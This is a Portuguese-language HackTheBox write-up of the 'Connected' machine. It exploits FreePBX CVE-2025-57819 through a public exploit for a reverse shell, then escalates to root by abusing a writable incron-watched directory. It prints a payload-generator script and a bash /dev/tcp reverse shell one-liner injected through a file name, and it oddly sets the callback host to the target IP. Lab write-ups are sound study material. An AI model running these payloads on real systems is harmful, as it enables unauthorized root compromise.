Connected: Write Up

Plataforma: HackTheBox

Máquina / Desafio:	Connected
Dificuldade:	Easy
Data de Resolução:	15/06/2026
Autor:	Alan Dias (alankk)

18 de junho de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Escalada de Privilégios **3**

5 Conclusão **5**

6 Referências **6**

1 Visão Geral

A máquina **Connected** baseia-se na exploração de um sistema de telefonia corporativo desatualizado. O vetor de entrada aproveita falhas de sanitização em um módulo web, permitindo contornar a autenticação via *SQL Injection* e culminando em Execução Remota de Código (RCE) para o acesso inicial. O caminho para a escalada de privilégios envolve identificar e explorar serviços de automação baseados em eventos do sistema de arquivos mal configurados, os quais permitem que um usuário comum engatilhe a execução de comandos com privilégios de administrador.

2 Reconhecimento

Iniciamos a fase de reconhecimento realizando uma varredura completa de portas (*all ports scan*) utilizando o **Nmap** para identificar serviços disponíveis na máquina alvo. Utilizamos a flag `-p-` para varrer todas as 65535 portas, `-sS` para um SYN scan, e `--min-rate 5000` para otimizar o tempo de varredura.

```
nmap -p- -sS --min-rate 5000 <TARGET_IP>
```

O resultado do Nmap, conforme evidenciado na Figura 1, revelou três portas TCP abertas: 22 (SSH), 80 (HTTP) e 443 (HTTPS).




Figura 1: Output da varredura de portas com Nmap demonstrando as portas 22, 80 e 443 abertas.

3 Exploração

Iniciamos a fase de exploração acessando o serviço HTTP disponível na porta 80 através do domínio `http://connected.htb`. Ao inspecionar as páginas da aplicação, notamos no rodapé a identificação do software utilizado: **FreePBX**, especificamente na versão **16.0.40.7**.



Figura 2: Rodapé da aplicação web revelando a versão 16.0.40.7 do FreePBX.

Uma pesquisa por vulnerabilidades conhecidas para esta versão revelou que ela é suscetível à **CVE-2025-57819** [1]. Esta vulnerabilidade crítica (CVSS 9.8) afeta o módulo comercial *Endpoint Manager*

(EPM) do FreePBX. A falha ocorre devido à sanitização insuficiente de inputs fornecidos pelo usuário, permitindo que um atacante não autenticado consiga realizar injeção de SQL (SQLi). Através do encadeamento dessa falha, o atacante consegue contornar a autenticação e, em última instância, obter **Execução Remota de Código (RCE)** no servidor, o que nos fornece um vetor de entrada claro para comprometer o sistema.

Para explorar essa vulnerabilidade e obter nosso acesso inicial (*foothold*), utilizamos um exploit público em Python [2] que automatiza a injeção de SQL e a criação de uma tarefa no *cron* maliciosa para nos devolver um *reverse shell*. O comando executado e a obtenção do acesso podem ser vistos na Figura 3.

```
python3 exploit.py http://connected.htb --ip <TARGET_IP>
```



Figura 3: Execução do exploit público resultando em um reverse shell como o usuário asterisk.

Com o acesso de baixo privilégio estabelecido, a primeira ação na fase de pós-exploração foi ler a *flag* de usuário no arquivo `user.txt`, comprovando nosso comprometimento inicial da máquina (Figura 4).

```
cat user.txt
<FLAG>
```




Figura 4: Leitura do arquivo user.txt comprovando a captura da flag de usuário.

4 Escalada de Privilégios

Iniciamos a fase de enumeração local listando os processos em execução no sistema em busca de serviços privilegiados que pudessem ser explorados. Utilizando o comando `ps aux`, filtramos pelos processos do

`root` e identificamos o daemon do **incron** (`/usr/sbin/incrond`) em execução. O *incron* [3] opera de forma análoga ao *cron*, porém executa comandos baseando-se em eventos do sistema de arquivos (via *inotify*) em vez de tempo.

```
ps aux | grep root
```

```
root         748  0.0  0.0  15044  2812 ?        Ss   13:50   0:00 /usr/sbin/incrond
```

Figura 5: Identificação do processo incrond rodando sob o usuário root.

Ao aprofundarmos a investigação nas regras do *incron* configuradas no sistema, inspecionamos os diretórios monitorados em busca de falhas de permissão. Descobrimos que o usuário `asterisk` possui permissão de escrita em um dos diretórios configurados na tabela do *incron*.

A regra especifica que ações como modificação (`IN_MODIFY`), alteração de atributos (`IN_ATTRIB`) ou fechamento de arquivo após escrita (`IN_CLOSE_WRITE`) nesse diretório disparam a execução de um comando definido. Como o daemon `incrond` roda como `root`, qualquer ação engatilhada por nós através da manipulação de arquivos neste diretório resultará na execução de comandos com privilégios máximos, consolidando o nosso vetor de escalada de privilégios.

Para explorar essa configuração, navegamos até o diretório monitorado (`/var/spool/asterisk/incron`) e criamos um script em Python (`/tmp/gen_payload.py`) responsável por gerar o *payload*. Esse *payload* encapsula o comando desejado em um JSON, que é então comprimido com `zlib` e codificado em Base64, adaptando-se ao formato esperado pelo processo acionado via *incron*.

```
cat > /tmp/gen_payload.py << 'EOF'
import json
import zlib
import base64
import time
import sys

if len(sys.argv) > 1:
    cmd = sys.argv[1]
else:
    cmd = 'help; id > /tmp/proof.root'

txn = str(int(time.time()))

data = json.dumps([cmd, txn]).encode('utf-8')
compressed = zlib.compress(data)
payload = base64.b64encode(compressed).decode('utf-8')

payload = payload.replace('+', '-').replace('/', '_').replace('=', '')

print(payload)
EOF
```

A execução desse script com o redirecionamento de sua saída para um arquivo dentro do diretório monitorado permite disparar o evento no *incron*.

Para obter um acesso interativo, definimos um comando de *reverse shell* utilizando `bash` e geramos o respectivo *payload*. Em seguida, criamos um arquivo no diretório monitorado (`/var/spool/asterisk/incron`) utilizando o comando `touch`. O nome do arquivo começa com o prefixo esperado pela aplicação (`api.fwconsole-commands.`) seguido do nosso *payload* gerado. Essa ação engatilhou a regra `IN_CLOSE_WRITE` do *incron*, que por sua vez executou nosso *reverse shell* como `root`.

```
LHOST=<TARGET_IP>
LPORT="3333"
CMD="help; bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1"
PAYLOAD=$(python3.6 /tmp/gen_payload.py "$CMD")
touch "/var/spool/asterisk/incron/api.fwconsole-commands.${PAYLOAD}"
```



Figura 6: Geração e injeção do payload malicioso para acionar a regra do incron.

Ao recebermos a conexão no *netcat* ouvindo na porta 3333, confirmamos o acesso como `root` e finalizamos a exploração da máquina com a leitura da flag no arquivo `root.txt`.

```
cat root.txt
<FLAG>
```




Figura 7: Acesso root estabelecido e leitura do arquivo root.txt confirmando o controle total.

5 Conclusão

O comprometimento da máquina Connected ilustrou o impacto de sistemas não atualizados, onde falhas de sanitização em módulos web (*FreePBX*) levam diretamente à Execução Remota de Código (RCE) via SQLi. Em contrapartida, a escalada de privilégios destacou a importância do gerenciamento restrito de permissões em diretórios associados a tarefas automatizadas privilegiadas (*incron*), permitindo que um usuário restrito abusse dessas falhas para obter controle administrativo completo em poucas etapas.

6 Referências

1. **CVE-2025-57819 – FreePBX Security Advisory:**
   https://github.com/FreePBX/security-reporting/security/advisories/GHSA-m42g-xg4c-5f3h
2. **CVE-2025-57819 PoC Exploit:**
   https://github.com/b4sh2/CVE-2025-57819-poc
3. **Incron – ArchWiki:**
   https://wiki.archlinux.org/title/Incron